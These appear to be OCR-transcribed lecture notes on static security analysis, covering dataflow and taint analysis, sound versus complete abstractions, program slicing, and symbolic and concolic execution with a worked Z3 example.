
In addition to the transfer function there are also the **connection equations**:





If B is preceded only by A then $in[B] = out[A]$ while if B is preceded by A and C the $in[B] = out[A] U out[C]$.

Finally, with the iterative algorithm it is possible to compute the reaching definition. The iterative algorithm is the one shown in the picture.




```
for any B
  out[B]=∅
while (out changed) {
  for any B
    compute in[B]
    compute out[B] =f_B(in[B])
}
```

B	in	out
B_0		d_a,d_b
B_1	d_a,d_b,d_a',d_b'	d_a,d_b,d_a',d_b'
B_2	d_a,d_b,d_a',d_b'	d_a,d_b,d_a',d_b'
B_3	d_a,d_b,d_a',d_b'	d_a,d_b,d_a',d_b'
B_4	d_a,d_b,d_a',d_b'	d_a,d_b,d_a',d_b'
B_5	d_a,d_b,d_a',d_b'	d_b,d_a',d_b'
B_6	d_a,d_b,d_a',d_b'	d_a,d_a',d_b'
B_7	d_a,d_b,d_a',d_b'	d_a,d_b,d_a',d_b'

The algorithm for each basic block the output is set to the empty set, then it starts the iteration that continue until the values of the $out[B]$ stop changing. While they change, we keep iterating. For any basic block we compute the $in[B]$ and then we compute the $out[B]$ using the transfer function. The algorithm builds the table in the picture. Initially, there is that for each basic block the input reaching definitions and the output ones are the empty set (initialization). Then, we start with B_0 which is the entry point, so there is no block before it, so the input will be the empty set. Then, in the entry block there are two definitions: d_a, d_b. The CFG corresponds to the one of the previous examples, that is the $int\ f(int\ a, int\ b)$ function. The other two definitions are in B_5 and B_6.

The out of B_0 will contain definition $d_a d_b$. Getting in B_1 the input is the output of B_0 so $d_a d_b$ and the output will be the same. Doing this multiple times will generate the table in the picture. From this analysis we can see that all definitions reach almost all points of the program, but not all.

This type of analysis may be useful if we consider that we may want to understand if some inputs coming from an untrusted source can reach a particular statement of the program when this input is used (injection vulnerability).

The precision of this kind of analysis may be better or worse according to how we model variables. If the model that you are using is precise enough, you can obtain precise results. If it is not, we may obtain unprecise results.

What we are not considering of the real values of variables introduces an **abstraction** (we're overlooking some aspects of the values of variables) and this can lead to approximation.

By looking previous example, imagine f is called as $f(x, x)$. In this case some definitions are no longer reaching the end (in the previous example they all reach the end B_4), but the analysis reports that all can reach the end.

Better precision can be achieved by using a more detailed data model: in the example, by also tracking the equality of a and b.

Intra and Inter Procedural Analysis

A CFG is typically built for each function in the program. But, if in the program there are many functions, in this case there are **two** possible ways of dealing with function calls used by data flow analysis:

- **Inlining** (i.e., make a big CFG that includes the CFGs of called functions)
    - In some cases, we don't know at compile time what are the functions that will be called
- **Alternates inter (local) and intra (global) analysis steps**
    - Local analysis performed on each function CFG based on known assumptions about inputs (preconditions)
    - Global analysis performed to **propagate** information (i.e., conditions) from function to function according to CG (Call Graph)
        - The output values of a function become the input values of another function: if f can call g, postconditions of f propagate to preconditions of g
        - This is again an iterative algorithm

Vulnerabilities that can be found by Dataflow Analysis

All the vulnerabilities that we can express by means of some types of **assertions** about variables in certain program locations can be found by Dataflow analysis. For example, if the program reaches a particular location, it is wanted that a variable has a particular value. In general, this kind of assertions can be expressed by means of a **temporal logic formula** as the following:

$$[]\ (\ (control\ state\ ==\ X)\ =>\ P(variable\ state)\ )$$

It is always true that if the control state of the program is X, that is a particular program location, then a certain predicate (Boolean expression) about the state of variables holds.

Example: find if a variable that is used as the length field in a malloc may have not been initialized. This can be detected by performing dataflow analysis that is to identify the location where malloc is called and say that in that location of the program the variable must have been initialized.

Taint Analysis (or Taint Propagation)

This is related to the example of reaching definitions. This kind of analysis is another type of *dataflow* analysis that can be performed to detected when it is possible that a certain **source** propagates to a certain **sink**.

- **Source**: an input received by the program in a certain CFG location
- **Sink**: a use of a variable in a certain CFG location

This is in practise the reaching definitions problem applied to the situation where the *sink* is a particular use of a variable. **Propagation** can have different meanings: *influence* (the value input may influence in some way the value used in that location of the program), arrive *unfiltered* or *unchecked* at, other.

There are two main applications of this Taint Analysis:

- *Detect leakage of secret information vulnerabilities*
    - Assume to have some information that must be kept secret. If this information is input by the program in a *source* and then this source (which is the secret) can propagate to another location (the *sink*) where there is an output statement that makes this value public, it is possible to detect if this vulnerability is possible or not. We don't want the output of the program is influenced by the secret.
- *Detect injection vulnerabilities*
    - Detect if the input of some data in the source from untrusted sources can propagate to a sink where this untrusted value is used (e.g., stored or reflected in the output).

Example: Taint Analysis for Detecting Injection Vulnerabilities

In this example the data of interest are the **set of in-scope tainted variables** (in each CFG location). **Tainted** means coming from untrusted source. The transfer functions here correspond to the statements that we have in the basic block. Each statement in the basic block can:

- **Taint a variable** (*taint source*)
    - All the statements that make tainted data enter the system. For example, input statements such as $fgets(buf, sizeof(buf), stdin)$ which taints buf. Another example is inside the java servlet: $doPost(req, resp)$ taints req. This is used to receive a request from the network and to produce a response: in this case this statement taints the request.
- **Let taint status of a variable pass-through**
    - Statements that don't change the taint status of variables. They simply propagate the taint status as is. In other words, they are statements that don't change a variable or change it in a way that does not change the taint status.
    - For example: $strncat(dst, "\backslash n", n)$ lets taint status of dst pass through.
- Propagate the taint status from variable to variable
    - Assignment or function call: $strncat(dst, src, n)$ propagates taint status from src to dst (if $(tainted[src])$ then $tainted[dst] = true$)
- **Clean the taint status of a variable**
    - Statements that check or sanitize input such as $\$string = htmlentities(\$string)$; cleans $\$string$ for HTML injection
- **Be potential vulnerabilities** (*sink*)
    - Statements that use a variable that should not be tainted.
    - For example, $Statement.executeQuery(str)$ (if str is tainted, there is a SQL injection vulnerability); $system(str)$ (if str is tainted, there is a command jnjection vulnerability); $echo(\$string)$ (if $\$string$ is tainted there is an HTML jnjection vulnerability (XSS)).

With this kind of dataflow analysis, it is possible to find some vulnerabilities (basically all injection-based vulnerabilities). While talking about sanitize function, we said that the taint status depends on the kind of injection that we're considering. It is not enough for this analysis to have just a single Boolean value that is tainted or not tainted. There can be different flavours of being tainted (and they can be represented by some Boolean flags):

- Different types of sources taint variables differently
    - input from the network, from a configuration file, ...
    - For some vulnerabilities we may don't want to consider certain sources.
- Filtering functions can filter only some types of taint
    - For example, a function that escapes some characters but not others
- Sinks can be sensitive only to certain types of taint statuses
    - For example, it is sensitive only if the taint source is the network
- Different severity levels can be associated with a sink according to the type of taint status

There are also other Taint Analysis Applications for Vulnerability Analysis:

- **Buffer Overflows**
    - In this case taint analysis alone is not sufficient. Taint analysis can find if the contents of a buffer that overflows come from an untrusted source, but it is not enough itself to understand if a buffer overflows or not. Taint analysis just says if untrusted data reach a point where it is stored in the array, but the other condition to be tracked is whether the buffer can overflow or not (track the size of the buffer and the size of data that are added to the buffer)
    - Example: $strncpy(dst, src, n)$ is vulnerable to a buffer overflow if
        - src is tainted
        - $alloc\_size(dst) <= n$ (*Track this predicate*)
        - The algorithm will be able to find if there is a vulnerability by verifying this assertion: $(!\,tainted(src)\ ||\ alloc\_size(dst) > n)$. If it is false, there is a buffer overflow vulnerability.
- **Format Strings**
    - Necessary for an attacker to inject something that will be used inside a format string. In this way the attacker can control format string.

Taint analysis and data flow analysis can be used to find many different vulnerabilities, even if the problem of **precision** exists since it may be not enough to reliably find these vulnerabilities. In general, the approximations done are such that will produce more-likely more false positives than false negatives.

To make the results of data flow analysis more precise, there are some typical other analysis that are performed along with the ones that are specifically directed to find some specific vulnerabilities, because by performing these analysis it is possible to learn more about the possible value of variables during program execution:

- **Pointer aliasing**
    - Tracks relations between pointer variables: must alias, may alias, cannot alias
    - We can check if two pointer values can point to the same location. This is important because when this happens, even the two variables are different variables, they may point to the same value. If we know this, the precision of analysis increases.
- **Initialization status of variables**
- **Predicates about variable status**
    - Such as the predicate of buffer overflow example.

State Transition Models

Not all vulnerabilities that we may have in a program can be checked by means of data flow analysis. There are some properties that require a different type of model (not only the CFG and the CG) which is the **state transition model** of the program. This happens when we want to check some temporal properties that cannot be checked by means of data flow analysis.

- Example: checking the absence of memory leaks deriving from not freeing allocated memory requires checking a TL (Temporal Logic) formula (to be precise) that could be written in this way: "*Each time a pointer is returned by an allocation function, eventually in the future the pointer must be passed to the free function before the pointer is deleted*"


These properties can be checked by performing *model checking* or *theorem proving* on a **state-transition** model. The model is built automatically from *AST + symbol table*.

Abstractions

The main problem of all these analyses is that **code complexity** may prevent fully detailed behavioural analysis, that is as the code is complex if we try to analyse in full details the code (especially with state transition models, since data flow analysis is less complex) the time taken to perform the analysis increases. The complexity can be reduced by creating more **abstract models.** Of course, introducing abstraction may introduce also approximations that make the analysis less precise.

There is a way to introduce abstractions without losing precision in the analysis, and it is something that the static analysis tools do whenever it is possible. The point is to **abstract away all the details that are not relevant to check the property that wants to be checked**. In this way, there is no loss of precision in the analysis, but the model size is reduced.

It is possible to represent the set of all the possible runs of the model (K is e.g., the state transition model). With an abstraction, the executions are mapped onto a reduced number of executions. Necessarily, this mapping will map different executions on the same one since they will become undistinguishable. By doing this without neglecting important aspects, it would be possible to analyse an easier model which is the abstract model.



According to whether we succeed or not in doing exactly what shown before, there are possible situations. Suppose that K^* and f^* are the abstract version and K and f the concrete version:

- **Correctness-preserving (sound)** abstraction:
  - If the property holds in the abstract model, then the property holds in the concrete model.
  - $K^* \models f^* \Rightarrow K \models f$
- **Error-preserving (complete)** abstraction:
  - If the property holds in the concrete system, then it is true in the abstract system. If there is no vulnerability in the concrete system, then there will be no vulnerability in the abstract system.
  - $K^* \models f^* \Leftarrow K \models f$
- **Strongly-preserving** abstraction:
  - Neglect exactly what is not necessary. Analysing a property in the abstract system is the equivalent of analysing it in the original system.
  - $K^* \models f^* \Leftrightarrow K \models f$


In the case of sound and complete there are different implications in terms of false positive and false negative. In the case of **soundness,** we may have false positive, while in **completeness** we may have false negatives.


- **Correctness preservation (soundness)**:
  - If we verify f* on K*, we can conclude f holds on K
  - False errors can be detected (false positives)
- **Error preservation (completeness):**
  - If we find that f* is false on K*, we can conclude that f is false on K
  - Errors can be missed (false negatives)

All static analysis tool tries to introduce *sound* abstractions, that is to introduce *false positives*. Then, it is much easier to have false positives than false negatives.

Example of Strong-Preserving Abstraction

This example shows a state transition model of a program that just uses a simple counter. The arrows are increments/decrements of the counter. If there is not a bound on the number of bits of the integer, it is an infinite state system. If the property includes only some predicates about the variable (e.g., *xzero and xpos which means x is zero and x is positive*), it is possible to make an abstract model of the system which only has 3 states: xzero, xpos and xpos. All the states where counter is > 1 are collapsed in two states: one for odd numbers and one for even numbers.





This is a strong preserving abstraction if the property only includes predicates xzero an xpos because in this case we can see that we can go back to the zero state only if there is an equal number of increment and an equal number of decrements. In practise, after having been in an odd number of states where $xpos$ is true. For this reason, we can say that if we consider the original system each run of the system is a state in which $xzero$ is true, followed by an odd number of states in which $xpos$ is true (that can be repeated 0 or more time). It translates into:

$$Run = \big(xzero(odd\ number\ of\ xpos)\big)^*$$


We can say that the second representation is equivalent to the first one if we are only interested in zero or positive properties of x.

Approximations


Another way of introducing abstractions is by introducing approximations. An abstraction is **exact** if:

- For each run of K there is a corresponding run of K*
- For each run of K* there is a corresponding set of runs of K

When there is an exact approximation, the runs of the concrete system are the same runs that are represented by the abstract system. If there is an **approximation**, some runs of the concrete system are not represented by corresponding runs of the abstract system and some runs of the abstract system do not represent real runs of the concrete system. When this happens, it is possible to have different situations.




It is possible to have that the runs of the concrete system are a subset, or a superset of the runs represented by the abstract system. In this case we talk about **over/under approximations**.



If there are **no approximations** the two sets are the same. If there is an approximation, the two sets have some intersection but there are some runs of the concrete system that are not represented on the abstract one and vice versa.

If we analyse the runs of the abstract system and we find that one of those runs has a vulnerability, that run does not represent the run of the concrete system, so it is a **false positive**. At the same time if it is present in the real system but not in the set of runs of the abstract system, that is a real vulnerability but not recognized, so it is a **false negative**.



If the two sets are one inside the other, only FP or FN are possible.

By looking at the previous picture, if we have the situation that the runs represented by the abstract system are a subset of the concrete one (**under approximation**), then all the vulnerable inside it will be for sure TP, but those outside will not be recognized but they exist so they will be all FN.


If we have an approximation that **over approximates** there can be a vulnerability that is for sure a TP, but the ones on the border will be recognized even if not inside the runs of K (the real system), so they will be **FP.**

So, we say that:

For any LTL formula f:

- An over-approximation is correctness preserving (enables determining with certainty if f is true)
- An under-approximation is error preserving (enables determining with certainty if f is violated)


It is possible to further reduce the number of states of the previous example to 2 by using approximation. In this case the model represents an $xzero$ followed by **any** number of $xpos$. In this case we are doing an **over-approximation**. We're representing more behaviours than the ones that are possible in the original system. In this case there can be false positive if we analyse a property on this system.



xzero xpos xpos xpos
xone xtwo

If f includes only xzero and xpos,

Run = (xzero (any number of xpos))*



xzero xpos

Program Slicing (Over-Approximated Code Abstraction)

With this technique it is possible to create over approximations directly starting from the code of the program, without building the state transition model of the program but just modifying the code of the program. There are some variables that we want to check because they influence the property to be checked (in this case the property is a formula f):

- Compute the **set C of variables that influence f** (*influence cone*)
  - Can be computed by performing the propagation. Check if the variable in the influence cone can influence or not the truth value of the predicate in the formula. The algorithm is:
    - Initially, C is initialized with all the variables that influence the truth value of atomic propositions in f
    - Then, C is completed by adding all the variables used directly or indirectly for computing the values assigned to the variables in C (iterative algorithm).
- **Eliminate** from the program **all the variables not included in C and all the instructions** that do not modify the variables in C.
- Substitute all the **decisions** (condition of some statements) that depend on eliminated variables with non-deterministic choices.

```
i = 0;
j = 0;
k = 0;
while (i < MAX && j < MAX) {
  if (vect1[i] < vect2[j])
    vect3[k++] = vect1[i++];
  else
    vect3[k++] = vect2[j++];
}
while (i < MAX)
  vect3[k++] = vect1[i++];
while (j < MAX)
  vect3[k++] = vect2[j++];
putchar('\n');
for (i=0; i < MAX*2; i++)
  printf("%d\n", vect3[i]);
```

```
i = 0;
j = 0;
k = 0;
while (i < MAX && j < MAX) {
  if (nd(T,F))
    i++; k++;
  else
    j++; k++;
}
while (i < MAX)
  i++; k++;
while (j < MAX)
  j++; k++;

for (i=0; i < MAX*2; i++)
  ;
```

[](k>=i && k>=j)

On the left there is the real program + the formula to be checked. By applying the technique, the values of the arrays do not influence the truth of the formula, so they can be removed. Since there is a condition that involves the values of the arrays, we will transform it in a **non-deterministic choice** (can be true or false non-deterministically). That is an over-approximation of the original behaviour, since there is a non-deterministic choice.

Symbolic Execution

It is a technique that comes from the field of software testing. Its main idea is to **test a program by executing the program with symbolic data rather than concrete data**. It *corresponds to testing several inputs simultaneously*. It shares the idea of using symbolic models for data as in data/control flow analysis.

Even if it is called "Symbolic Execution" it is not a normal execution of the program, but a sort of **simulation** using abstract models of data. It performs something real to the real execution, but with symbols in data that represent *entire type domains*.

Symbolic Execution can be used for **assertion checking** (e.g., if you put an assert in the program, when the execution arrives in that point in the program it is possible to evaluate that assertion).

Of course, even if like data flow analysis, it uses a different analysis technique.

The state of a symbolic program execution is a triple (cs, σ, π) where:

- cs **is the control state:** it is the same information used in the real execution. In fact, symbolic execution does not abstract the control flow but data representation.
- **σ is the state of variables**
  - Variable to symbolic expression mapping.
- **π is a path predicate**: it is a predicate (logic formula) that can be true or false. It represents a set of constraints when we reach a particular point in the execution. They are basically constraints about variables that must hold because of previously taken branches.


When a statement is executed, the state is updated

- Every time a variable is assigned a new value, σ is updated.
- Each time a conditional statement π is updated with the condition that has been found for the conditional statement.
  - In this point, in addition there is also a **feasibility check**: branch feasibility is checked by a satisfiability checker (*SMT solver*). This happens because we are using symbolic expressions, so when we evaluate an expression, it is symbolic. It can be true or false depending on the value of variables that we have at this point of execution. As a special case, it is possible that one of the branches is never taken because execution is always true/false. In this case symbolic execution will not take the branch for which the condition is always false. Will take branch only if condition is satisfiable (**Satisfiability Modulo Theory solver**).


The example shows a C program that includes an assertion. We want to check if the assert can fail for some inputs. If the assertion can be false, it is possible to find for which values the assertion can be false. After having built the graph, it is possible to start the execution with an initial state in which the control state is 0 and when there is no mapping of values to a and b.

```
int f (int a, int b) {
   int x = 0, y = 0;
   if (a != x) {
      y = 3+x;
      if (b == 0)
         x = 2*( a+b);
   }
   assert (x-y != 0);
   return x-y;
}
```

Can the assert fail for some inputs a,b?



This is an example of how execution can be done:



The initial state is the one in which the control state is 0, σ is empty and π is true because there are no constraints. Then, in the entry node we have that a and b are assigned a value, but we don't know these values. We will say that values will take a_0 and b_0 which can be any integer number. Then, there is an assignment of x and y to 0 so in σ there will be other 2 assignments.


Now, in control state 2 there is a conditional statement $a\,!=x$ with two possibilities: $a == x$ and $a! = x$. As this is a conditional statement, there is the **feasibility check**, which means to check if the condition is possible. It is possible to use a *SMT Tool* to do this (e.g., **Z3**). When this has been done, we know which branches are possible (in this case both are). By taking the $a == x$ branch we arrive in the state in which there is the assert, and we notice that now $\pi = a == x$ because we have taken the branch. Since there is the assert, we must put it in the SMT Tool. In this case the tool will say that it is **unsat** (unsatisfiable). So we found that assertion can be false, in particular when $a_0 = 0$ and $b_0 = 0$.

```
; Variable declarations
(declare-const a0 Int)
(declare-const b0 Int)
(declare-const a Int)
(declare-const b Int)
(declare-const x Int)
(declare-const y Int)

; Constraints
(assert (= a a0))
(assert (= b b0))
(assert (= x 0))
(assert (= y 0))
(assert (= a x))
(assert ( not (= (- x y) 0)))


; Solve
(check-sat)
(get-model)
```

Then it is possible to take the other branch and see what happens. In that case, when $b! = 0$ the control state 6 will give a different result, since $y = 3$ and the assert will be satisfied.

Symbolic execution Pitfalls

If there are loops, with symbolic execution we must loop many times (maybe forever). If you arrived in a certain control state that is the same of the previous one you can notice that notice changes and then stop. The problem is that to explore all possible states of the program this may be an infinite execution of paths (path explosion). When there is an **unbounded number of paths** there are some possible solutions:



- Some lossless techniques exist (e.g., some conditions under which it is safe to stop computation)
- Limit the execution to a subset of all paths

These solutions, of course, introduces false negatives.

Limitations of the SMT Solver

The satisfiability problem is decidable only under some conditions. In general, if we don't put so many constraints it is an unsatisfiable problem: not possible to build an algorithm that always gives the right answer. The picture shows some **theories**, special cases of *I order logic*, where we limit the number of operations that we are considering.

The conclusion is that sometimes, since many problems are undecidable, the SMT Solver will not be able to solve the set of constraints. Moreover, the analysis can be time consuming.

Theory		With quantifiers	Quantifier-free
Equality	= over uninterpreted const, funct, pred	undecidable	P
Peano	+, *, = over natural numbers	undecidable	undecidable
Pressburger	+, = over natural numbers	EXP	NP-Complete
Linear integer	+,*,=,< over integers with only linear formulas	EXP	NP-Complete
Real	+,-,*,=,< over reals	EXP	EXP
Arrays	Read, write, = on single elements over arrays	undecidable	NP-Complte

Dealing with Other Language Elements

- **Data Structures and Pointers**
  - State-of-the-art SMT solvers can deal with arrays and uninterpreted functions
  - More precise data models for variables can be used (including pointers)
- **Function calls**
  - Possible solutions are inlining and continuing execution across functions
  - => leads to further complexity and path explosion
  - Other problem: External (non-available) libraries

Symbolic and Concolic Execution can be applied not only on the source code but also on binaries. The ability of symbolic execution to decide if an assertion can be false, but also the values to give to input to make the assertion false is something that it is possible to use to attack a software. First build from the binaries the model, then perform a symbolic execution and then use an assertion what represents a possible vulnerability. If an assertion can be false, the vulnerability can be present and the SMT solver will give you the input to give to the program to trigger the vulnerability.

Concolic Execution

It is a Mixed **Conc**rete and Symb**olic** execution. It is a way to mitigate complexity moving towards testing (trading precision for performance). They should be combined to analyse a program that is complex and for which the symbolic execution would introduce approximations. The idea is to use in some parts of the program some concrete executions in order to make the analysis more precise.

Testing has the good property to never give false positive: if we test it, that execution is possible.

There are 2 different forms:

- **Dynamic Symbolic Execution**
- **Selective Symbolic Execution**

Dynamic Symbolic Execution

The concrete execution drives the symbolic execution. We start with a concrete execution with some random inputs. Then, the program is executed in **double mode** (*symbolic and concrete*). In this case, **path feasibility is no longer necessary**, since there is the concrete execution that tells that it is possible. This means that there is no need to use SMT at each branch.

When execution terminates, we **negate the last path constraint**. In this way we say, "is it possible that the last decision that was made is made in a different way (by taking the other branch)?". In this case we use **SMT solver to find new inputs to explore the other branch**. Repeat concolic execution with the new inputs found and so on.

Selective Symbolic Execution

Solution for the case of functions for which **no code is available** (so it is not possible to execute symbolic execution) but that can be executed concretely. In this case, instead of having symbolic and concrete execution that run together, there are parts executed only symbolically and other parts executed only concretely. The idea is:

- When a call is reached, execution of the function continues in concrete mode only (with selected concrete inputs)
- When function call terminates, return value is used to resume symbolic execution

In this case, **false negatives** may be introduced, because the parts of the code that are executed concretely are executed only for some inputs (and not for all the possible inputs).

```
int f (int a, int b) {
   int x = g(a,b);
   if (b == 0)
      assert(false);
   return x;
}
```

```
int f (int a, int b) {
   int x = g(a,b);
   if (x == 0)
      assert(false);
   return x;
}
```

In practice, Selective Symbolic Execution means dividing code into regions executed in different ways

- only symbolically
- only concretely
- symbolically and concretely

Execution mode changes when crossing a boundary

- e.g., from symbolic to concrete (by selecting concrete data compatible with symbolic state)
- e.g., from concrete to symbolic

Symbolic and Concolic Execution Properties

Like Testing:

- It is difficult/impossible to obtain full coverage for complex programs (=> false negatives)
- In principle, no false positives
    - when an assertion is reached which can be false, inputs exist (and execution path) that leads to violation
- In practice, depends on how symbolic execution limitations are dealt with
    - symbolic execution is sometimes combined with over-approximations (e.g., slicing)
    - SMT solver may not succeed in deciding feasibility

Static Code Analysis Tools

We have seen that there are different techniques that can be used for static analysis. There are many tools that implement these techniques, since static analysis is not only for security but in general can be used to find bugs. Some of them are more specialized for security aspects, others are more general. OWASP collects information about all these tools. Each tool combines more techniques, so they have different detection capabilities. According to the used techniques their **coverage** of software vulnerabilities is different. Someone tried to test these tools by creating **benchmarks** which are collections of programs that can be analysed by the tool in order to understand which are the one with more FP/FN.

These tools can adopt different static code analysis techniques, such as:

- Lexical scanning
- Structural Checking
  - type checking, style checking, etc.
- Control/Data-Flow Analysis
- Temporal Logic Checking
  - Model checkers
  - Theorem provers
- Symbolic Execution


Technique Evaluation Metrics

Metrics are a way to compare different tools. It is possible to classify tools according to three features they have according to the static analysis techniques that they employ internally:

- **Precision**: how the techniques are precise in modelling the software behaviour
- **Depth/Scope**: how large is the context that the technique simultaneously considers (line, function, module, application)
- **Execution time/Scalability:** by increasing precision and depth/scope the time for execution increases.

Precision and depth/scope are directly connected to the **accuracy** of the technique (i.e., report vulnerabilities without reporting false positives).

